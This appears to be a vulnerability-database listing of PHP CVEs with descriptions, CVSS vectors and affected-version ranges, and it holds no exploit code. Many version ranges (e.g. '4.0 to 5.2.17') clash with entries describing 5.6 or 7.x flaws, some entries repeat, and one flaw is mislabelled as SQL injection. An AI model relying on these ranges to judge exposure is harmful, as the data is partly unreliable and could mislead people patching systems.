The phar_convert_to_other function in ext/phar/phar_object.c in PHP before 5.4.43, 5.5.x before 5.5.27, and 5.6.x before 5.6.11 does not validate a file pointer before a close operation, which allows remote attackers to cause a denial of service (segmentation fault) or possibly have unspecified other impact via a crafted TAR archive that is mishandled in a Phar::convertToData call.

Affected Versions

4.4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2015-5589

PHP Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') Vulnerability

The escapeshellarg function in ext/standard/exec.c in PHP before 5.4.42, 5.5.x before 5.5.26, and 5.6.x before 5.6.10 on Windows allows remote attackers to execute arbitrary OS commands via a crafted string to an application that accepts command-line arguments for a call to the PHP system function.

Affected Versions

4.4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2015-4642

PHP Other Vulnerability

The exception::getTraceAsString function in Zend/zend_exceptions.c in PHP before 5.4.40, 5.5.x before 5.5.24, and 5.6.x before 5.6.8 allows remote attackers to execute arbitrary code via an unexpected data type, related to a "type confusion" issue.

Affected Versions

4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2015-4603

PHP Other Vulnerability

The __PHP_Incomplete_Class function in ext/standard/incomplete_class.c in PHP before 5.4.40, 5.5.x before 5.5.24, and 5.6.x before 5.6.8 allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via an unexpected data type, related to a "type confusion" issue.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2015-4602

PHP Other Vulnerability

PHP before 5.6.7 might allow remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via an unexpected data type, related to "type confusion" issues in (1) ext/soap/php_encoding.c, (2) ext/soap/php_http.c, and (3) ext/soap/soap.c, a different issue than CVE-2015-4600.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2015-4601

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Use-after-free vulnerability in wddx.c in the WDDX extension in PHP before 5.5.33 and 5.6.x before 5.6.19 allows remote attackers to cause a denial of service (memory corruption and application crash) or possibly have unspecified other impact by triggering a wddx_deserialize call on XML data containing a crafted var element.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-3141

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Stack-based buffer overflow in ext/phar/tar.c in PHP before 5.5.32, 5.6.x before 5.6.18, and 7.x before 7.0.3 allows remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact via a crafted TAR archive.

Affected Versions

4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-2554

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The gdImageRotateInterpolated function in ext/gd/libgd/gd_interpolation.c in PHP before 5.5.31, 5.6.x before 5.6.17, and 7.x before 7.0.2 allows remote attackers to obtain sensitive information or cause a denial of service (out-of-bounds read and application crash) via a large bgd_color argument to the imagerotate function.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:H

External References
- CVE-2016-1903

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The exif_process_IFD_in_JPEG function in ext/exif/exif.c in PHP before 5.5.35, 5.6.x before 5.6.21, and 7.x before 7.0.6 does not validate IFD sizes, which allows remote attackers to cause a denial of service (out-of-bounds read) or possibly have unspecified other impact via crafted header data.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-4543

PHP Other Vulnerability

The grapheme_strpos function in ext/intl/grapheme/grapheme_string.c in PHP before 5.5.35, 5.6.x before 5.6.21, and 7.x before 7.0.6 allows remote attackers to cause a denial of service (out-of-bounds read) or possibly have unspecified other impact via a negative offset.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-4541

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The exif_process_IFD_TAG function in ext/exif/exif.c in PHP before 5.5.35, 5.6.x before 5.6.21, and 7.x before 7.0.6 does not properly construct spprintf arguments, which allows remote attackers to cause a denial of service (out-of-bounds read) or possibly have

unspecified other impact via crafted header data.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-4542

PHP Other Vulnerability

The grapheme_stripos function in ext/intl/grapheme/grapheme_string.c in PHP before 5.5.35, 5.6.x before 5.6.21, and 7.x before 7.0.6 allows remote attackers to cause a denial of service (out-of-bounds read) or possibly have unspecified other impact via a negative offset.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-4540

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The exif_process_IFD_in_MAKERNOTE function in ext/exif/exif.c in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9 allows remote attackers to cause a denial of service (out-of-bounds array access and memory corruption), obtain sensitive information from process memory, or possibly have unspecified other impact via a crafted JPEG image.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-6291

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The php_url_parse_ex function in ext/standard/url.c in PHP before 5.5.38 allows remote attackers to cause a denial of service (buffer over-read) or possibly have unspecified other impact via vectors involving the smart_str data type.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-6288

PHP Use After Free Vulnerability

ext/session/session.c in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9 does not properly maintain a certain hash data structure, which allows remote attackers to cause a denial of service (use-after-free) or possibly have unspecified other impact via vectors related to session deserialization.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-6290

PHP Improper Input Validation Vulnerability

The bcpowmod function in ext/bcmath/bcmath.c in PHP before 5.5.35, 5.6.x before 5.6.21, and 7.x before 7.0.6 modifies certain data structures without considering whether they are copies of the _zero_, _one_, or _two_ global variable, which allows remote attackers to cause a denial of service or possibly have unspecified other impact via a crafted call.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-4538

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The xml_parse_into_struct function in ext/xml/xml.c in PHP before 5.5.35, 5.6.x before 5.6.21, and 7.x before 7.0.6 allows remote attackers to cause a denial of service (buffer under-read and segmentation fault) or possibly have unspecified other impact via crafted XML data in the second argument, leading to a parser level of zero.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-4539

PHP Improper Input Validation Vulnerability

The bcpowmod function in ext/bcmath/bcmath.c in PHP before 5.5.35, 5.6.x before 5.6.21, and 7.x before 7.0.6 accepts a negative integer for the scale argument, which allows remote attackers to cause a denial of service or possibly have unspecified other impact via a crafted call.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2016-4537

PHP Numeric Errors Vulnerability

Integer overflow in the xml_utf8_encode function in ext/xml/xml.c in PHP before 7.0.4 allows remote attackers to cause a denial of service or possibly have unspecified other impact via a long argument to the utf8_encode function, leading to a heap-based buffer overflow.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-4344

PHP Numeric Errors Vulnerability

Integer overflow in the php_filter_encode_url function in ext/filter/sanitizing_filters.c in PHP before 7.0.4 allows remote attackers to cause a denial of service or possibly have unspecified other impact via a long string, leading to a heap-based buffer overflow.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-4345

PHP Numeric Errors Vulnerability

Integer overflow in the str_pad function in ext/standard/string.c in PHP before 7.0.4 allows remote attackers to cause a denial of service or possibly have unspecified other impact via a long string, leading to a heap-based buffer overflow.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-4346

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

In PHP through 5.6.33, 7.0.x before 7.0.28, 7.1.x through 7.1.14, and 7.2.x through 7.2.2, there is a stack-based buffer under-read while parsing an HTTP response in the php_stream_url_wrap_http_ex function in ext/standard/http_fopen_wrapper.c. This subsequently results in copying a large string.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2018-7584

PHP Out-of-bounds Read Vulnerability

In PHP before 5.6.30 and 7.x before 7.0.15, the PHAR archive handler could be used by attackers supplying malicious archive files to crash the PHP interpreter or potentially disclose information due to a buffer over-read in the phar_parse_pharfile function in ext/phar/phar.c.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:H

External References

- CVE-2017-11147

PHP Out-of-bounds Read Vulnerability

The finish_nested_data function in ext/standard/var_unserializer.re in PHP before 5.6.31, 7.0.x before 7.0.21, and 7.1.x before 7.1.7 is prone to a buffer over-read while unserializing untrusted data. Exploitation of this issue can have an unspecified impact on the integrity of PHP.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2017-12933

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

An issue was discovered in the EXIF component in PHP before 7.1.27, 7.2.x before 7.2.16, and 7.3.x before 7.3.3. There is an uninitialized read in exif_process_IFD_in_TIFF.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2019-9641

PHP Out-of-bounds Read Vulnerability

An issue was discovered in PHP before 5.6.40, 7.x before 7.1.26, 7.2.x before 7.2.14, and 7.3.x before 7.3.1. A number of heap-based buffer over-read instances are present in mbstring regular expression functions when supplied with invalid multibyte data. These occur in ext/mbstring/oniguruma/regcomp.c, ext/mbstring/oniguruma/regexec.c, ext/mbstring/oniguruma/regparse.c, ext/mbstring/oniguruma/enc/unicode.c, and ext/mbstring/oniguruma/src/utf32_be.c when a multibyte regular expression pattern contains invalid multibyte sequences.

Affected Versions

4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2019-9023

PHP Out-of-bounds Read Vulnerability

An issue was discovered in PHP before 5.6.40, 7.x before 7.1.26, 7.2.x before 7.2.14, and 7.3.x before 7.3.1. A heap-based buffer over-read in PHAR reading functions in the PHAR extension may allow an attacker to read allocated or unallocated memory past the actual data when trying to parse the file name, a different vulnerability than CVE-2018-20783. This is related to phar_detect_phar_fname_ext in ext/phar/phar.c.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2019-9021

PHP Use After Free Vulnerability

An issue was discovered in PHP before 5.6.40, 7.x before 7.1.26, 7.2.x before 7.2.14, and 7.3.x before 7.3.1. Invalid input to the function xmlrpc_decode() can lead to an invalid memory access (heap out of bounds read or read after free). This is related to xml_elem_parse_buf in ext/xmlrpc/libxmlrpc/xml_element.c.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2019-9020

PHP Deserialization of Untrusted Data Vulnerability

ext/standard/var_unserializer.c in PHP before 5.6.25 and 7.x before 7.0.10 mishandles certain invalid objects, which allows remote attackers to cause a denial of service or possibly have unspecified other impact via crafted serialized data that leads to a (1) __destruct call or (2) magic method call.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-7124

PHP Out-of-bounds Write Vulnerability

The imagetruecolortopalette function in ext/gd/gd.c in PHP before 5.6.25 and 7.x before 7.0.10 does not properly validate the number of colors, which allows remote attackers to cause a denial of service (select_colors allocation error and out-of-bounds write) or possibly have unspecified other impact via a large value in the third argument.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-7126

PHP Use After Free Vulnerability

php_zip.c in the zip extension in PHP before 5.5.37, 5.6.x before 5.6.23, and 7.x before 7.0.8 improperly interacts with the unserialize implementation and garbage collection, which allows remote attackers to execute arbitrary code or cause a denial of service (use-after-free and application crash) via crafted serialized data containing a ZipArchive object.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-5773

PHP Integer Overflow or Wraparound Vulnerability

Integer overflow in the SplFileObject::fread function in spl_directory.c in the SPL extension in PHP before 5.5.37 and 5.6.x before 5.6.23 allows remote attackers to cause a denial of service or possibly have unspecified other impact via a large integer argument, a related issue to CVE-2016-5096.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-5770

PHP Use After Free Vulnerability

spl_array.c in the SPL extension in PHP before 5.5.37 and 5.6.x before 5.6.23 improperly interacts with the unserialize implementation and garbage collection, which allows remote attackers to execute arbitrary code or cause a denial of service (use-after-free and application crash) via crafted serialized data.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-5771

PHP Out-of-bounds Write Vulnerability

The imagegammacorrect function in ext/gd/gd.c in PHP before 5.6.25 and 7.x before 7.0.10 does not properly validate gamma values, which allows remote attackers to cause a denial of service (out-of-bounds write) or possibly have unspecified other impact by providing different signs for the second and third arguments.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-7127

PHP Improper Input Validation Vulnerability

The php_wddx_process_data function in ext/wddx/wddx.c in PHP before 5.6.25 and 7.x before 7.0.10 allows remote attackers to cause a denial of service (segmentation fault) or possibly have unspecified other impact via an invalid ISO 8601 time value, as demonstrated by a wddx_deserialize call that mishandles a dateTime element in a wddxPacket XML document.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-7129

PHP Integer Overflow or Wraparound Vulnerability

Multiple integer overflows in php_zip.c in the zip extension in PHP before 7.0.6 allow remote attackers to cause a denial of service (heap-based buffer overflow and application crash) or possibly have unspecified other impact via a crafted call to (1) getFromIndex or (2) getFromName in the ZipArchive class.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-3078

PHP Out-of-bounds Read Vulnerability

The locale_accept_from_http function in ext/intl/locale/locale_methods.c in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9 does not properly restrict calls to the ICU uloc_acceptLanguageFromHTTP function, which allows remote attackers to cause a denial of service (out-of-bounds read) or possibly have unspecified other impact via a call with a long argument.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2016-6294

PHP Use After Free Vulnerability

ext/snmp/snmp.c in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9 improperly interacts with the unserialize implementation and garbage collection, which allows remote attackers to cause a denial of service (use-after-free and application crash) or possibly have unspecified other impact via crafted serialized data, a related issue to CVE-2016-5773.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-6295

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Integer signedness error in the simplestring_addn function in simplestring.c in xmlrpc-epi through 0.54.2, as used in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9, allows remote attackers to cause a denial of service (heap-based buffer overflow) or possibly have unspecified other impact via a long first argument to the PHP xmlrpc_encode_request function.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-6296

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

sapi/fpm/fpm/fpm_log.c in PHP before 5.5.31, 5.6.x before 5.6.17, and 7.x before 7.0.2 misinterprets the semantics of the snprintf return value, which allows attackers to obtain sensitive information from process memory or cause a denial of service (out-of-bounds read and buffer overflow) via a long string, as demonstrated by a long URI in a configuration with custom REQUEST_URI logging.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:H

External References
- CVE-2016-5114

PHP Double Free Vulnerability

Double free vulnerability in the _php_mb_regex_ereg_replace_exec function in php_mbregex.c in the mbstring extension in PHP before 5.5.37, 5.6.x before 5.6.23, and 7.x before 7.0.8 allows remote attackers to execute arbitrary code or cause a denial of service (application crash) by leveraging a callback exception.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-5768

PHP Integer Overflow or Wraparound Vulnerability

Multiple integer overflows in mcrypt.c in the mcrypt extension in PHP before 5.5.37, 5.6.x before 5.6.23, and 7.x before 7.0.8 allow remote attackers to cause a denial of service (heap-based buffer overflow and application crash) or possibly have unspecified other impact via a crafted length value, related to the (1) mcrypt_generic and (2) mdecrypt_generic functions.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-5769

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Off-by-one error in the phar_parse_pharfile function in ext/phar/phar.c in PHP before 5.6.30 and 7.0.x before 7.0.15 allows remote attackers to cause a denial of service (memory corruption) or possibly execute arbitrary code via a crafted PHAR archive with an alias mismatch.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-10160

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The SplObjectStorage unserialize implementation in ext/spl/spl_observer.c in PHP before 7.0.12 does not verify that a key is an object, which allows remote attackers to execute arbitrary code or cause a denial of service (uninitialized memory access) via crafted serialized data.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-7480

PHP Improper Input Validation Vulnerability

The zend_string_extend function in Zend/zend_string.h in PHP through 7.1.5 does not prevent changes to string objects that result in a negative length, which allows remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact by leveraging a script's use of .= with a long string.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2017-8923

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The ZIP signature-verification feature in PHP before 5.6.26 and 7.x before 7.0.11 does not ensure that the uncompressed_filesize field is large enough, which allows remote attackers to cause a denial of service (out-of-bounds memory access) or possibly have unspecified other impact via a crafted PHAR archive, related to ext/phar/util.c and ext/phar/zip.c.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-7414

PHP Improper Input Validation Vulnerability

ext/spl/spl_array.c in PHP before 5.6.26 and 7.x before 7.0.11 proceeds with SplArray unserialization without validating a return value and data type, which allows remote attackers to cause a denial of service or possibly have unspecified other impact via crafted serialized data.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-7417

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

ext/standard/var_unserializer.re in PHP before 5.6.26 mishandles object-deserialization failures, which allows remote attackers to cause a denial of service (memory corruption) or possibly have unspecified other impact via an unserialize call that references a partially constructed object.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-7411

PHP Use After Free Vulnerability

Use-after-free vulnerability in the wddx_stack_destroy function in ext/wddx/wddx.c in PHP before 5.6.26 and 7.x before 7.0.11 allows remote attackers to cause a denial of service or possibly have unspecified other impact via a wddxPacket XML document that lacks an end-tag for a recordset field element, leading to mishandling in a wddx_deserialize call.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-7413

PHP Out-of-bounds Read Vulnerability

The php_wddx_push_element function in ext/wddx/wddx.c in PHP before 5.6.29 and 7.x before 7.0.14 allows remote attackers to cause a denial of service (out-of-bounds read and memory corruption) or possibly have unspecified other impact via an empty boolean element in a wddxPacket XML document.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-9935

PHP Use After Free Vulnerability

Use-after-free vulnerability in the CURLFile implementation in ext/curl/curl_file.c in PHP before 5.6.27 and 7.x before 7.0.12 allows remote attackers to cause a denial of service or possibly have unspecified other impact via crafted serialized data that is mishandled during __wakeup processing.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-9137

PHP Use After Free Vulnerability

PHP through 5.6.27 and 7.x through 7.0.12 mishandles property modification during __wakeup processing, which allows remote attackers to cause a denial of service or possibly have unspecified other impact via crafted serialized data, as demonstrated by Exception::__toString with DateInterval::__wakeup.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2016-9138

PHP Permissions, Privileges, and Access Controls Vulnerability

PHP 5 before 5.2.7 does not enforce the error_log safe_mode restrictions when safe_mode is enabled through a php_admin_flag setting in httpd.conf, which allows context-dependent attackers to write to arbitrary files by placing a "php_value error_log" entry in a .htaccess file.

Affected Versions
5.0.0 to 5.2.6

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2008-5625

PHP Permissions, Privileges, and Access Controls Vulnerability

PHP 5 before 5.2.7 does not properly initialize the page_uid and page_gid global variables for use by the SAPI php_getuid function, which allows context-dependent attackers to bypass safe_mode restrictions via variable settings that are intended to be restricted to root, as demonstrated by a setting of /etc for the error_log variable.

Affected Versions
5.1.0 to 5.2.7

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2008-5624

PHP Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') Vulnerability

Directory traversal vulnerability in the ZipArchive::extractTo function in PHP 5.2.6 and earlier allows context-dependent attackers to write arbitrary files via a ZIP file with a file whose name contains .. (dot dot) sequences.

Affected Versions
5.0.0 to 5.2.6

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2008-5658

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Buffer overflow in the imageloadfont function in ext/gd/gd.c in PHP 4.4.x before 4.4.9 and PHP 5.2 before 5.2.6-r6 allows context-dependent attackers to cause a denial of service (crash) and possibly execute arbitrary code via a crafted font file.

Affected Versions
5.2.0 to 5.2.6

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2008-3658

PHP Resource Management Errors Vulnerability

Use-after-free vulnerability in the substr_replace function in PHP 5.3.6 and earlier allows context-dependent attackers to cause a denial of service (memory corruption) or possibly have unspecified other impact by using the same variable for multiple arguments.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2011-1148

PHP Use of Externally-Controlled Format String Vulnerability

Multiple format string vulnerabilities in phar_object.c in the phar extension in PHP 5.3.5 and earlier allow context-dependent attackers to obtain sensitive information from process memory, cause a denial of service (memory corruption), or possibly execute arbitrary code via format string specifiers in an argument to a class method, leading to an incorrect zend_throw_exception_ex call.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2011-1153

PHP Numeric Errors Vulnerability

Integer overflow in ext/shmop/shmop.c in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (crash) and possibly read sensitive memory via a large third argument to the shmop_read function.

Affected Versions

5.1.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2011-1092

PHP Use of Externally-Controlled Format String Vulnerability

Multiple format string vulnerabilities in phar_object.c in the phar extension in PHP 5.3.5 and earlier allow context-dependent attackers to obtain sensitive information from process memory, cause a denial of service (memory corruption), or possibly execute arbitrary code via format string specifiers in an argument to a class method, leading to an incorrect zend_throw_exception_ex call.

Affected Versions

5.1.0 to 5.2.6

CVSS

AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2011-1153

PHP Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') Vulnerability

sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that contain a %3D sequence but no = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1823.

Affected Versions

5.1.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2012-2311

PHP Improper Input Validation Vulnerability

sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2012-1823

PHP Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') Vulnerability

sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that contain a %3D sequence but no = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1823.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2012-2311

PHP Improper Input Validation Vulnerability

sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2012-1823

PHP Numeric Errors Vulnerability

Integer overflow in the phar_parse_tarfile function in tar.c in the phar extension in PHP before 5.3.14 and 5.4.x before 5.4.4 allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted tar file that triggers a heap-based buffer overflow.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2012-2386

PHP Numeric Errors Vulnerability

Integer overflow in the phar_parse_tarfile function in tar.c in the phar extension in PHP before 5.3.14 and 5.4.x before 5.4.4 allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted tar file that triggers a heap-based buffer overflow.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2012-2386

PHP Permissions, Privileges, and Access Controls Vulnerability

